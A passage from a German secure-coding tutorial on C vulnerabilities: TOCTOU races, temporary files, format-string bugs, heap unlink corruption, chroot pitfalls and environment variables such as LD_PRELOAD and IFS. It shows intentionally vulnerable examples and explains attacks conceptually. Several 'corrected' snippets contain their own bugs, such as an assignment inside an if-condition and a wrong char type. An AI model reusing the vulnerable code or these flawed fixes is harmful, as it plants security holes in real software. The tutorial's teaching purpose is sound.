  Es gibt noch viele andere Funktionen, die keine Längenprüfung durchführen. Sie hängen von dem Betriebssystem, den vorhandenen Bibliotheken und den Implementierungen ab.

1.2 Race Conditions (nicht auf C beschränkt!)

Race Conditions können überall da entstehen wo **nicht-atomare** Aufrufe für sicherheitsrelevante Programmabschnitte verwendet werden. Hier soll nur eine klassische und häufig anzutreffende Art von *Race Conditions* beschrieben werden: Die Handhabung von Dateien.
Grundsätzlich können *Race Conditions* in den verschiedensten Facetten auftreten und beschränken sich nicht nur auf das Filesystem. Weitere Beispiele wären multithreaded Programmcode (s. *pthread_mutex_lock(3)* und *pthread_mutex_unlock(3)*), der auf gemeinsame Variablen zugreift, die Synchronisation verteilter Datenbanken, Signale, usw..

Beispiele:
Wenn ein privilegiertes Programm eine Datei öffnet, die dem Benutzer gehört, der das Programm aufruft, dann muss vor dem Öffnen der Datei überprüft werden, ob der Benutzer das überhaupt darf.

Fehler:

```
[...]
if(access("/home/evil_ed/RythmStick", W_OK) == 0)
{
     /* Benutzer darf schreiben */
     if((fd = open("/home/evil_ed/RythmStick", O_WRONLY)) < 0)
     {
          fprintf(stderr, "Darf Datei nicht öffnen!\n");
          exit(-1);
     }
}
[...]
```

Doch zuerst müssen die verschiedenen benutzerbezogenen ID's von Unix erklärt werden:

- User ID
  Jeder Benutzer erhält eine eineindeutige Nummer.
  Die UID 0 gehört *root*. Wer mit der UID 0 arbeitet, der

wird von keiner Sicherheitsschranke des Systems aufgehalten[2].
Normale Benutzer erhalten in der Regel UID ab einen bestimmten Wert, z. B. 100 oder 500. Alle darunter liegenden UID's gehören Systemprozesse

- Group ID
  Unix-Systeme haben mehrere Gruppen. Die Administratoren können bspw. der Gruppe *root* oder *wheel* zugeordnet sein. Benutzer sind meistens in der Gruppe *user* oder werden in Gruppen für ihren Tätigkeitsbereich zugeordnet, z. B. *fb4*, *wwwadmin*, *students*, *accounting* etc.
  Ein Benutzer kann 1..NGROUP_MAX (32) Gruppen angehören.
- SetUID und SetGID
  Damit ein Programm eine Aufgabe erledigen kann, für die es höhere Rechte benötigt, kann entweder ein Benutzer mit diesen Rechten das Programm ausführen, oder dem System wird gesagt, dass dieses Programm die benötigten Rechte beim Ausführen zu bekommen hat. Der erste Fall ist sehr unbequem und unsicher, da entweder jeder das Passwort kennen müsste oder sich die Person, die das Passwort weiß, in das System einloggen muss, um eine Aufgabe für einen anderen Benutzer zu erledigen.
  Unix hat hierfür extra zwei Flags in der Filesystem-Implementierung. Das **SetUID-Flag** gibt dem Programm beim Ausführen die (effektive) UID des Benutzers, dem das Programm gehört und nicht die UID des Benutzers, der das Programm ausführt (reale UID). Das gleiche gilt für das **SetGID-Flag** und Gruppen.
- reale UID/GID und effektive UID/GID
  Die reale UID ist die UID des Benutzers. Führt Benutzer Thomas mit der UID 543 bspw. ein SetUID Programm vom Benutzer *root* aus, so hat das Programm die effektive UID 0 und die reale UID 543. Da für die Zugangsüberprüfung auf Systemobjekte in Unix-Systemen die effektive UID benutzt wird, können die UID's getauscht oder sogar die effektive UID verworfen werden. Ist die reale UID nicht 0, so kann eine verworfene UID nicht zurückgeholt werden, eine getauschte UID hingegen schon.
- saved UID/GID (POSIX)
  Die saved ID's sind nur implementiert, wenn *_POSIX_SAVED_IDS* gesetzt ist. Dass sollte bei modernen Unix-Derivaten der Fall sein. Ist die reale und effektive UID bspw. 543 und die saved UID 0, dann ist ein Wechsel, obwohl die effektive UID nicht 0 ist, möglich. Die saved UID wird nur verworfen, wenn *setuid(2)* aufgerufen wird und die effektive UID 0 ist. Desweiteren wird die saved UID auf die reale UID gesetzt wenn diese und die effektive UID ungleich 0 ist.
  Zudem müssen SetUID Applikationen, deren SetUID ungleich 0 ist *setreuid(getuid(), getuid())* benutzen, um ihre Privilegien loszuwerden;

2 Mit Ausnahme vom Systemen mit *Role Based Access Control* u. ä..

ein einfaches *setuid(2)* hilft nicht. Dasselbe gilt natürlich auch für die GID.

- filesystem UID/GID (Linux >= 1.1.44)
  Damit der NFS-Dienst seine effektive UID nicht anpassen muss und somit über Signale etc. angreifbar wäre, wurden in Linux zwei weitere Systemaufrufe implementiert: *setfsuid(2)* und *setfsgid(2)*

Der *access(2)* Aufruf benutzt die **reale UID** und **reale GID** zum Prüfen der Rechte. Das heißt, dass die **effektive UID/GID** von **SetUID/-GID** Programmen nicht zutragen kommt. Bei der Zugriffsüberprüfung mit *open(2)* hingegen wird die **effektive UID/GID** benutzt. Dieser Umstand wäre nicht weiter schlimm - ja, sogar erwünscht - wenn *access(2)* und *open(2)* eine atomare Funktion, also ein Systemaufruf, wäre.
Zwischen *access(2)* und *open(2)* besteht aber nun ein Zeitfenster, in dem das Programm verwundbar ist. Der Angreifer kann nun die Datei *"/home/evil_ed/RythmStick"* löschen und durch einen Link ersetzen, der bspw. auf *"/etc/security/shadow"* zeigt. Der *open(2)* Aufruf öffnet also dann nicht *"/home/evil_ed/RythmStick"* sondern über den Verweis *"/etc/security/shadow"* und verarbeitet die Daten, an die der Benutzer eigentlich nicht Hand anlegen darf.

Also nochmal zur Verdeutlichung:
Die Datei *"/home/evil_ed/RythmStick"* existiert und Benutzer *EvilEd* hat darauf Schreibrechte, das wird mit *access("...", W_OK)* geprüft.
Jetzt löscht EvilEd die originale Datei und setzt eine Datei-Verknüpfung auf eine Datei, auf die er keine Schreibrechte hat. *Open(2)* folgt dem Link und öffnet die geschützte Datei.

Korrektur:
Man kann auf verschiedene Art und Weise diesem Problem begegnen. Grundsätzlich sollten sensitive File-Operation nicht mit symbolischen Filenamen, sondern mit File-Deskriptoren durchgeführt werden. Wenn man Funktionen benutzen muss, die die Angabe eines File-Deskriptors nicht erlauben, dann muss mit *chdir(2)* in das Verzeichnis gewechselt und alle darüber liegenden Verzeichnisse überprüft werden (kein Link, Besitzer muss entweder *root* oder EUID sein).

- *faccess()*
  Leider existiert *faccess()* nicht auf allen System, z. B. nicht auf *Linux*, *OpenBSD*, *Solaris* und *AIX*.

```
[...]
fd = open("datei", O_WRONLY);
if(faccess(fd, W_OK) != 0)
{
```

```
        fprintf(stderr, "Netter Versuch!\n");
        exit(-1);
    }
    [...]
```

Ein weiterer Nachteil von *faccess()* ist, dass vorher ein *open(2)* gemacht werden muss. Wenn *open(2)* auf Gerätedateien (Unix) angewandt wird, dann kann je nach Implementierung des Gerätettreibers bereits eine Aktion mit dem entsprechenden Gerät durchgeführt werden. Als Beispiel sind Magnetbänder zu nennen, die zurück gespult werden, wenn die Gerätedatei geöffnet wird. Bei iterativen Backups kann es zum Verlust der alten Backup-Daten führen.

- *O_NOFOLLOW*
  Die Option *O_NOFOLLOW* verbietet es *open(2)* **symbolischen Links** zu folgen. Sie kann aber mit **Hard-Links** ausgetrickst werden und nützt deswegen in diesem Fall wenig.

- *setegid(2)* und *seteuid(2)*
  Mit *seteuid(2)* und *setegid(2)* lassen sich für den Zeitraum, in dem *open(2)* ausgeführt wird, die erhöhten Privilegien des Programms verwerfen um die Rechte des Benutzers anzunehmen. Nach *open(2)* können die alten Rechte wieder hergestellt werden.

  Die *sete(u|g)id(2)* bzw. *setre(u|g)id(2)* Funktionen sind Konform zu *BSD4.3* und sind im erweiterten *POSIX* Standard enthalten, wenn *_POSIX_SAVED_IDS* definiert ist. Das Betriebssystem muss zusätzlich zu den **realen** und **effektiven IDs** also auch **saved ID**s unterstützen.
  Dabei ist darauf zu achten, dass die **Gruppen ID vor der User ID** herabgesetzt wird, da andernfalls bei bereits verringerter UID die GID nicht mehr geändert werden kann. Die Tatsache wird leider oft vergessen und das Programm enthält dann immer noch ein Sicherheitsloch. Zudem sollte immer der Rückgabewert von *setuid(2)* und *setgid(2)* überprüft werden, um auf unliebsame Ereignisse reagieren zu können.

  ```
  [...]
  uid_t euid, ruid;
  gid_t egid, rgid;

  euid = geteuid();
  egid = getegid();
  ruid = getuid();
  rgid = getgid();

  if(setegid(rgid) < 0)
  ```

```
     [Exit]
if(seteuid(ruid) < 0)
     [Exit]

open("...", ...);

if(setegid(egid) < 0)
     [Exit]
if(seteuid(euid) < 0)
     [Exit]
[...]
```

- *fork(2)*
  Der einzig portable und sicherste aber auch umständlichste Weg besteht darin einen **Child-Process** mit *fork(2)* zu erzeugen, die Privilegien dauerhaft zu verwerfen, die Datei zu öffnen und nach der Rückgabe des File-Deskriptors an den **Parent-Process** den **Child-Process** zu beenden.

```
[...]
pid_t child_pid;
[...]

if((child_pid = fork()) < 0)
     [Exit]
else if(child_pid > 0)   // Parent
     [Get Filedescriptor and Wait on Child]
else                     // Child
{
     inf fd;

     if(setgid(getgid()) < 0)
          [Exit]
     if(setuid(getuid()) < 0)
          [Exit]
     /*
     ** Wenn die EUID des Prozeßes 0 ist, dann werden
     ** mit set(u|g)id(2) _alle_ IDs (real, effektiv,
     ** saved) gändert!
     ** Andernfalls wird _nur_ die effektive ID gesetzt!
     */

     if( (fd = open("userfile", O_WRONLY)) < 0)
          [Exit]
```

```
        /*
        ** Nun kann der File-Deskriptor dem Parent-Process
        ** übergeben werden. Leider gibt es dafür keine
        ** standardisierte Funktion. SystemV und BSD Unix
        ** bieten unterschiedliche Möglichkeiten.
        ** SVR4:
        ** - ioctl(I_SENDFD)
        ** - Unix Domain Sockets
        ** 4.3BSD:
        ** - sendmsg(2) and recvmsg(2)
        ** - Unix Domain Sockets
        */
        [...]
    }
    [...]
```

1.3 Temporäre Dateien

Neben Speicherüberläufen sind Fehler bei der Handhabung temporärer Dateien der häufigste Grund für Sicherheitsprobleme. Obwohl es sich dabei oft um *Race Conditions* handelt wird dieser Fall gesondert dargestellt.
In der Regel werden temporäre Dateien in **öffentlich beschreibbaren Verzeichnissen** angelegt (Unix: */tmp*, „*/var/tmp*). Um das Löschen von Dateien in öffentlichen Verzeichnissen zu verhindern wird bspw. in Unix ein **Filesystem-Flag** gesetzt (*chmod o+t /tmp*), somit kann ein Benutzer nur seine Dateien aus dem Verzeichnis entfernen. Unterverzeichnisse werden nicht von dem Flag geschützt, d.h. wenn das Unterverzeichnis für jedermann beschreibbar ist, dann kann in diesem Verzeichnis alles verändert werden. Das **t-Flag** muss also für jedes Verzeichnis explizit gesetzt werden. Ein Beispiel für diesen Fehler ist das Verzeichnis */tmp/soffice.tmp* wie es früher von *StarOffice* erstellt wurde.
Neben dem unerlaubten Löschen von Dateien besteht noch die Gefahr des Lesens von geheimen Daten (z. B. bei älteren *AcroRead* und *WordPerfect* Versionen) und Gefahr durch *Race Conditions* oder Angriffe über Filelinks.
Folgende **nicht-atomare** und unsichere Codesegmente zur Erstellung von temporären Dateien werden oft benutzt:

Fehler:

```
[...]
FILE *tmp_datei;
[...]

tmp_datei = tmpfile();
[...]
```

oder:

```
[...]
char *tmp_name;
int tmpfd;

tmp_name = tmpnam(NULL);

if( (tmpfd = open(tmp_name, O_RDWR | O_CREAT)) < 0)
     [EXIT]
unlink(tmp_name);
/*
** entferne den Dateiname, damit bei Beendigung des
** Programmcodes oder beim Schließen des File-Deskriptors
** die Datei nicht auf dem Filesystem zurückbleibt.
*/
[...]
```

Beide Methoden zur Dateierzeugung sind unsicher, da sie nicht atomar sind und symbolischen Links folgen.
Im zweiten Beispiel ist nicht die Funktion *tmpnam(3)* für das Sicherheitsrisiko verantwortlich, sondern der darauffolgende *open(2)* Befehl. Funktionen wie *tmpnam(3)*, *tempnam(3)* oder *mktemp(3)* garantieren nur, dass der Dateiname zum Zeitpunkt ihres Aufrufs nicht vorhanden ist. Aber zwischen der Erzeugung des Namens und dem Öffnen kann ein Angreifer bspw. einen Link mit genau diesem Namen erzeugen und *open(2)* folgt dem Link (sog. *Race Condition*).

Korrektur:

```
[...]
int   tmpfd;
char *template = "/tmp/MyTempFile.XXXXXX";
[...]

if( (tmpfd = mkstemp(template)) < 0)
     [Exit]

fchmod(tmpfd, 0600);
[...]
```

Mkstemp(3) erzeugt einen eindeutigen Namen und öffnet ihn auf sichere Art und Weise. Leider hat diese Lösung den Nachteil, dass *mkstemp(3)* nicht im *POSIX* Standard enthalten ist (*BSD4.3*) und alte Versionen die Zugriffsrechte auf 0666 setzen, sodass jeder in die Datei schreiben und daraus lesen kann. Wenn man sicher und portablen Code erzeugen möchte, dann muss man selbst *open(2)* mit den richtigen Parametern aufrufen.

```
[...]
int tmp_fd;
FILE *tmp_stream;
char tmp_name;
[...]

if((tmp_name = tmpname(NULL)) == NULL)
     [Exit]

if((tmp_fd = open(tmp_name, O_RDWR|O_CREAT|O_EXCL, 0600)) < 0)
{
     fprintf(stderr, "Possible Link Attack detected!\n");
     exit(-1);
}

/*
** Wir wollen die Stream-I/O Funktionen aus stdio.h
** nutzen.
*/
if( (tmp_stream = fdopen(tmp_fd, "rw")) < 0)
     [Exit]

[...]
```

Zu beachten ist, dass das O_EXCL Flag bei Dateien, die über NFS Version 1 und 2 eingebunden sind, nicht beachtet wird! Dieser Fehler ist ab Version 3 behoben.

1.4 Format Bugs

Ein neuer Bug-Typ, der ebenfalls zu Sicherheitsproblemen führt, ist der sog. *Format(-ing) Bug*. Dieser Bug wurde erst im Jahr 2000 entdeckt und schlummerte schon seit vielen Jahren unbemerkt in diversen Softwarepaketen.

Betroffen sind alle Programme, die Daten aus nicht-vertrauensvollen Quellen an Funktionen mit variabler Parameterlänge als *Format-String* weitergeben. (Also alle *printf(3)*-ähnlichen Funktionen)

Fehler:

```
[...]
snprintf(buf, sizeof(buf), UntrustedUserDataBuffer);
[...]
```

Korrektur:

```
[...]
snprintf(buf, sizeof(buf), "%s", UntrustedUserDataBuffer);
```

```
[...]
```

Hier kann natürlich auch *strncat(3)* o.ä. benutzt werden.

Um den Bug besser verstehen zu können, muss man wissen wie die variable Anzahl von Parametern von *C* bearbeitet wird.

Die nicht-fixe Parameteranzahl wird bei der Funktionsdeklaration einfach mit drei Punkten *"..."* definiert.

Beispiel:
```
int my_sprintf(char *buffer, char *format_string, ...);
```

Die unbekannte Anzahl der übergebenen Argumente kann die Funktion mit den Makros *va_start(3)*, *va_arg(3)* und *va_end(3)*, die in *stdarg.h* definiert sind, bearbeiten.

Beispiel:
```
int my_sprintf(char *buffer, char *format_string, ...)
{
     va_list arg_ptr;         /* Argumentzeiger */
     short ShortValue;
     [...]

     va_start(arg_ptr, format_string);
     /*
     ** setze arg_ptr auf das erste optionale
     ** Argument.
     */
     [...]

     while(format_string != NULL)
     {
          [...]

          ShortValue = va_arg(arg_ptr, short);
          /* va_arg() liefert den short Wert */
          [...]

          ++format_string;
          /* naechstes Zeichen im Format-String */
     }
     va_end(arg_ptr);
     [...]
}
```

Um an den nächsten optionalen Parameter zu gelangen, geht *va_arg(3)* einfach den *Stack* rückwärts hoch (Adressen werden dekrementiert).
Wenn der Angreifer die Möglichkeit hat den *Format-String* selbst zu definieren, dann kann er *Format-Tags* innerhalb des *Format-Strings* angeben ohne, dass dafür *Format-Variablen* auf dem *Stack* vorhanden sind.

Beispiel:

```
[...]
#define MAX_BUF 1024;
[...]

char Buffer[MAX_BUF];
char UntrustedUserDataBuffer[MAX_BUF];
[...]

getDataFromNetwork(UntrustedUserDataBuffer, MAX_BUF);
[...]

my_sprintf(Buffer, UntrustedUserDataBuffer);
/*
** UntrustedUserDataBuffer enthält bspw.
** "Gute Nacht! %s %p %p %s %p"
** Für die Format-Tags existiert keine Format-Variable!
*/
[...]
```

Auch wenn keine *Format-Variablen* vorhanden sind geht *va_arg(3)* einfach den *Stack* hinauf, um die Werte für die Platzhalter zu bekommen. Es werden natürlich auch die *Stack-Frames* von anderen, zuvor aufgerufenen Funktionen durchsucht. Aufgrund dieser Eigenschaft, ist es dem Angreifer nicht nur möglich das Programm zum Absturz zu bringen, er kann auch geheime/wertvolle Informationen lesen, den Wert lokaler Variablen ändern oder sogar eigenen Code ausführen.
Um Veränderungen innerhalb des Prozessspeichers durchführen zu können, ist der *Format-Tag "%n"* nötig, mit dessen Hilfe die Position im *Format-String* an eine bestimmte Adresse, die durch eine *Format-Variable* angegeben wird, geschrieben werden kann.

Folgendermaßen können *Format Bugs* vermieden werden:

```
my_sprintf(Buffer, "%s", UntrustedUserDataBuffer);
```

Somit werden die *Format-Tags* nicht nochmal geparst.


Perl ist ebenfalls anfällig für *Format Bugs*. CAN-2005-1127 demonstriert so ein Problem.

1.5 Dynamischer Speicher und free(3)

Kurz nachdem der sicherheitsrelevante Einfluss von *Format Bugs* gezeigt wurde, kam ein weiterer interessanter Bug ans Tageslicht: Fehler bei der Verwendung von dynamisch alloziertem Speicher.

Für ein besseres Verständnis muss erst die Funktionsweise von *{m,c,re}alloc(3)* und *free(3)*, wie es in den meisten Linux-Systemen implementiert ist, (grob) erläutert werden.

Der Speicher wird mit Hilfe von Speicherblöcken in einer doppelt verketteten Liste verwaltet.
Ein Block sieht folgendermaßen aus:



Intern arbeitet *malloc(3)* mit dem Zeiger *chunk*. Der Programmierer bekommt den Zeiger *mem = ((char *) chunk) + 8*, der direkt auf den dynamisch allozierten Speicher zeigt.
Wenn ein Listenelement bzw. Speicherblock (*chunk*) unbenutzt ist, also er nicht auf allozierten Speicher verweist, dann werden *fd* und *bk* als Zeiger für die Listenelemente benutzt, ansonsten enthalten sie Daten.
Die Größe des Vorgängerblocks wird durch *prev_size* wiedergegeben, *size* enthält die Größe des aktuellen Blocks.
Wird nun *free(3)* benutzt um den Speicher wieder freizugeben, dann muss zunächst der Zeiger *chunk* durch simple Subtraktion (8 Byte auf 32 Bit Architekturen) errechnet werden. Dieser Zeiger wird an die interne Funktion *chunk_free()* übergeben.
In dieser Funktion wird der Block wieder in die doppelt verkettete Liste eingefügt,

nachdem sichergestellt wurde, dass der Vorgänger und Nachfolger des aktuellen Blocks ebenfalls nicht benutzt wird. Ob ein Block benutzt wird oder nicht kann durch eine logische *UND-Verknüpfung* zwischen dem Element *size* und der Konstanten *PREV_INUSE* festgestellt werden.
Um den Block wieder in die Kette einzubinden, werden die Zeiger *fd* und *bk* des Vorgängerblocks und Nachfolgerblocks benötigt. Für das Verbiegen der Zeiger wird das Makro *unlink()* verwendet.

```
#define unlink(P, BK, FD) \
{                                 \
     BK      = P->bk;             \
     FD      = P->fd;             \
     FD->bk = BK;                 \
     BK->fd = FD;                 \
}
```

Ist es einem Angreifer möglich das Argument für *free(3)* frei zu definieren, dann ist er in der Lage über das Makro *unlink()* den Speicherinhalt zu verändern. Durch geschicktes setzen der Zeiger *fd* und *bk* können Funktionszeiger, Rücksprung-adressen, Variableninhalte usw. modifiziert werden, um die Sicherheit eines Systems zu kompromittieren.

Es ist darauf zu achten, dass Aufrufe von *free(3)* sich immer nur auf tatsächlich allozierte Speicherbereiche beziehen!

Die internen Informationen zur Verwaltung von dynamischalloziertem Speicher können natürlich auch mit Hilfe eines Speicherüberlaufs verändert werden. Dies ist wesentlich einfacher und häufiger anzutreffen als die Manipulation des Argumentes von *free(3)*.

Neuere *glibc* Versionen (>= 2.3.x) überprüfen die Verkettung beim Aufruf von *free(3)*.

1.6 Chroot-Umgebungen (nicht auf *C* beschränkt!)

Mit dem *chroot(2)* Systemaufruf kann die Sicht eines Prozeßes auf das Dateisystem verändert werden.
Aus Sicherheitsaspekten werden Dämonprozesse (Server) häufig (leider nicht häufig genug) in ein sog. *Chroot-Jail* verbannt, d.h. das von privilegierten Prozessen die *UID* und *GID* geändert wird, der Prozess in ein speziell präpariertes Verzeichnis wechselt welches das neue Wurzelverzeichnis (Root-Directory) wird. Wird nun ein Softwarefehler in diesem Server-Programm ausgenutzt, dann
kann der Angreifer nur mit den verringerten Benutzerrechten und auch nur in dem *Chroot-Verzeichnis* agieren. Der Zugriff auf darüber liegende Verzeichnisstrukturen wird ihm verwehrt.
Da der Dämonprozess aber zur Laufzeit auf bestimmte Ressourcen im Filesystem

zugreifen muss, müssen *Shared Libraries* (werden nicht benötigt, wenn das Programm statisch Übersetzt wurde) Geräte-, System- und Konfigurationsdateien in das *Chroot-Verzeichnis* kopiert werden.
Beim Aufsetzen von *Chroot-Umgebungen* werden nicht selten kleine aber schwerwiegende Fehler gemacht.

- Sensible Daten
  Einige Programme, z. B. FTP Server, benötigen die Passwortdatei, um die Besitzer und Gruppen von Dateien korrekt anzuzeigen. Aus diesem Grund wurde früher häufig die Datei */etc/passwd* einfach nach *~fptd/etc/* kopiert. Ein Angreifer konnte sich nun über anonymen FTP-Zugriff einfach einloggen, die *passwd* Datei auf seinen Rechner übertragen und versuchen die Passwörter zu knacken.
  Falls nicht unbedingt nötig, dann sollten niemals sensible Daten in die *Chroot-Umgebung* gelangen.

- Gerätedateien
  Wenn das Server-Programm Gerätedateien benötigt, dann sollte man genau auf die Art der Geräte achten.
  Geräte wie */dev/zero* und */dev/null* sind unproblematisch, sind aber Special Files vorhanden, die Zugriff auf den Speicher (z. B. */dev/kmem*) oder die Festplatte (z. B. */dev/sdb3*) und dergleichen erlauben, dann kann ein Angreifer, je nach Zugriffsrechten, sensible Daten lesen, neue Accounts einrichten oder den Kernel des Betriebssystems verändern und somit weiteren Zugang zum System erlangen.

- Privilegien
  Werden die Rechte des Servers nicht komplett verworfen, läuft das Programm also noch mit Root-Rechten, dann ist ein Ausbruch aus dem *Chroot-Jail* kein Problem.

  Viele Administratoren und Programmierer fühlen sich sicher, wenn sie ihrem Server als neue *UID/GID nobody* o.ä. zuweisen.
  Das Problem entsteht, wenn diese IDs nicht explizit von diesem Server, sondern auch von anderen Programmen des Systems verwendet werden. Der Angreifer kann nun über Signale die anderen Programme stören, anhalten oder beenden. Er kann sogar mit Hilfe von *ptrace(2)* Systemaufrufe mitlesen und verändern, um so geheime Informationen wie Passwörter zu erlangen oder außerhalb der *Chroot-Umgebung* Kommandos ausführen.

  Zudem wird oft vergessen die zusätzlichen GID's zu verwerfen, oder die Reihenfolge der Systemaufrufe ist falsch.

  ```
  [...]
  setpwent();
  ```

```
pwd_ptr = getpwnam(<user>);
if(chroot(<jail>) || chdir("/"))
     [EXIT]

if(setgroups(0, 0) < 0)  // drop supplementary groups
     [EXIT]

if(setgid(pwd_ptr->gid) || setuid(pwd_ptr->uid)
     [EXIT]
endpwent();
[...]
```

Der Aufruf von *endpwent(3)* ist nötig, damit der offene File-Deskriptor für die Passwortdatenbank wieder geschlossen wird. (s. nächster Abschnitt)
Für das Protokollieren über Syslog muss natürlich vor dem *chroot(2)* *openlog(3)* aufgerufen werden oder */dev/log* im Jail vorhanden sein.

- Offene File-Deskriptoren
  Wenn der Angreifer es schafft von dem Serverprozess eigene Programme abzuspalten (z. B. über Speicherüberläufe), dann kann er auf offene File-Deskriptoren zugreifen. Er kann Daten außerhalb des *Chroot-Jails* lesen, falls die File-Deskriptoren auf Dateien zeigen, die sich nicht im *Chroot-Verzeichnis* befinden, oder er kann sogar über *fchdir(2)* aus dem *Chroot-Jail* ausbrechen, wenn die Deskriptoren auf Verzeichnisse verweisen (*opendir(3)*).
  Sollten die File-Deskriptoren auf Sockets zeigen, dann ist es dem Angreifer möglich je nach Art des Sockets alle Netzpakete der *Collisiondomain*, alle Pakete an dem Rechner oder alle Pakete für den Server zu lesen.
  Mit Hilfe eines Socket-Deskriptors ist der Angreifer u. U. sogar in der Lage den Server zu personifizieren, um Sicherheitslücken in den Clients auszunutzen oder wenigstens den Betrieb zu stören.
  Über offene Deskriptoren, die auf *TTY's* zeigen, ist es mit *ioctl(2)* möglich Befehle in den Eingabepuffer des *TTY's* schreiben.

- Netzwerk-API
  In der *Chroot-Umgebung* kann ein Angreifer ohne weiteres eigene netzwerkfähige Programme benutzen, die Restriktionen von Paketfiltern oder *TCP*/*UDP*-Wrappern umgehen indem er die *Loopback-Schnittstelle* für die Kommunikation benutzt oder einfach aufgrund seiner IP-Adresse weniger restriktiv von den *Access Control Lists* (ACLs) gehandhabt wird. Natürlich kann der Angreifer auch seinen eigenen Server für andere Dienste aufsetzen.

- Hard-Links
  Wenn im *Chroot-Verzeichnis* Hard-Links existieren, die auf Dateien

außerhalb des "Gefängnisses" verweisen, so können auf diese trotz der Einschränkungen zugegriffen werden.

- Zugriffsrechte
  In das *Chroot-Verzeichnis* sollte nur der "eingesperrte" Prozess schreiben dürfen, da sonst u. U. die Bedingungen (s. o.) von "außen" geändert werden könnten, die das Verlassen des *Chroot-Jails* vereinfachen.
  Neben den Zugriffsmöglichkeiten auf Dateien und Verzeichnisse, sollten auch die Rechte von *(Interprocess Communication-)* IPC-Strukturen, z. B. *Shared Memory*, so restriktiv wie möglich sein.

- /proc Filesystem
  Ist das /proc Dateisystem im *Chroot-Jail* gemountet, dann war es früher mit einem einfachen *chdir(2) /proc/1/root/* (Linux-spezifisch) o. ä. möglich, den Rest des Dateisystems zu erreichen.

Die Sicherheit von *Chroot-Umgebungen* stützt sich also auf die korrekte Programmierung und auf das fehlerfreie Einrichten des Verzeichnisses.

Aufbau einer *Chroot-Umgebung*:

```
[...]
#ifdef OPEN_MAX
     static long maxopenfd = OPEN_MAX;
#else
     static long maxopenfd = 0L;
#endif
[...]

if(chroot(<special Dir>) < 0)
     [Exit]
if(chdir("/") < 0)
     [Exit]

/* drop privileges */
if(setgid(<special GID>) < 0)
     [Exit]
if(setuid(<special UID>) < 0)
     [Exit]

/*
** We set the Close-on-Exec flag on all open filedescriptors.
** If an attacker spawns a new process due to a bufferoverflow
** s/he won't be able to access our open file/network
** handles.
```

```
*/
if(maxopenfd = 0)
     if((maxopenfd = sysconf(_SC_OPEN_MAX)) < 0)
          maxopenfd = OPEN_MAX_LINUX;

for (i = 3; i <= maxopenfd; i++)
{
     oldval = fcntl(i , F_GETFD, 0L);
     (void) fcntl(i, F_SETFD, (oldval != -1) ? (oldval |=
                              FD_CLOEXEC) : FD_CLOEXEC);
}
```

[...]

Die Einrichtung des Verzeichnisses hängt stark von der Applikation ab und wird deswegen hier nicht gezeigt.

1.7 Programmumgebung (nicht auf *C* beschränkt!)

Jedes Programm läuft in einer Programmumgebung, die das Laufverhalten beeinflussen kann. Die Umgebung (eng. *Environment*) besteht aus einem Feld von Variablennamen und deren zugeordneten Wert, z. B. *TIMEZONE=GMT* oder *USER=thomas*.

Beispiel:

```
environ[0] = "USER=thomas";
environ[1] = "HOME=/home/thomas";
environ[2] = "MAIL=/var/spool/mail/thomas"
.
.
.
```

Grundsätzlich sollte ein Programm so wenig wie möglich auf seine Umgebung vertrauen, da sie von einem lokalen Benutzer nach belieben verändert werden kann.

Privilegierte Prozesse, die andere Programme aufrufen, sollten immer ihr *Environment* verwerfen und eine neue und sichere Umgebung aufbauen, die problemlos von dem aufgerufenen Programm geerbt werden kann.
Grundsätzlich sollte das *Environment* so wenig wie möglich als Informationsquelle genutzt werden.

Es folgt ein (wahrscheinlich unvollständiger) Blick auf einige Umgebungsvariablen, die problematisch werden können.
Die Variablen oder deren Namen sind von Unix-Derivat zu Unix-Derivat unterschiedlich, und andere machen nicht auf allen oder nur alten Systemen

Schwierigkeiten.

- PATH

  Die PATH-Variable enthält eine Liste von Verzeichnisnamen, die bei der Angabe von Programmnamen nach den richtigen Pfad durchsucht werden. Bibliotheksfunktionen, die die Pfadvariable benutzen sind: *execlp(3)*, *execvp(3)*, *popen(3)* und *system(3)*. Grundsätzlich sollten immer die kompletten Pfade benutzt werden, da ein böswilliger Benutzer lediglich die Pfadliste ändern braucht, um sein eigenes Programm mit demselben Namen ungewollt zur Ausführung zu bringen.
  Man sollte von der Verwendung von *popen(3)* und *system(3)* absehen, da aufgrund der nicht absehbaren Interaktion mit den komplexen Kommando-Shells ein zu großes Sicherheitsrisiko besteht![3]

- IFS

  IFS enthält eine Menge von Buchstaben, die als Separator für Shell-Argumente benutzt wird. Im Normalfall sind es alle Whitespace-Zeichen. Setzt ein Angreifer *IFS=o* und das Programm führt den Befehl */bin/show* aus, dann wird *'o'* als Separator betrachtet und */bin/sh* mit dem Parameter *w* aufgerufen. Das bedeutet, selbst wenn man eine Shell, bzw. *popen(3)* oder *system(3)* (*popen(3)* und *system(3)* benutzen ihrerseits eine Shell, um ihre Aufgabe zu erledigen) mit vollen Pfadnamen aufruft, ist man immer noch über IFS angreifbar. Zum Glück ignorieren die modernen Kommando-Shells den Wert von IFS.

- LD_PRELOAD / LD_LIBRARY_PATH

  Über LD_PRELOAD (der Name kann von System zu System variieren) kann explizit der Pfad zu einer *Shared Library* angegeben werden. Lenkt nun ein Angreifer den Pfad zur Standard *C*-Bibliothek auf seine eigene Bibliothek um, so kann er das Verhalten von Funktionen nach seinem Willen steuern.
  Wird bspw. die *crypt(3)* Funktion ersetzt, sodass bei der Passwort-Generierung immer der Hashwert für den Benutzer *root* zurückgegeben wird oder alle *String*-Vergleichsfunktionen 0 als Rückgabewert haben, dann kann der Angreifer über das privilegierte Login-Programm */bin/login* eine Kommando-Shell mit erhöhten Rechten erlangen.
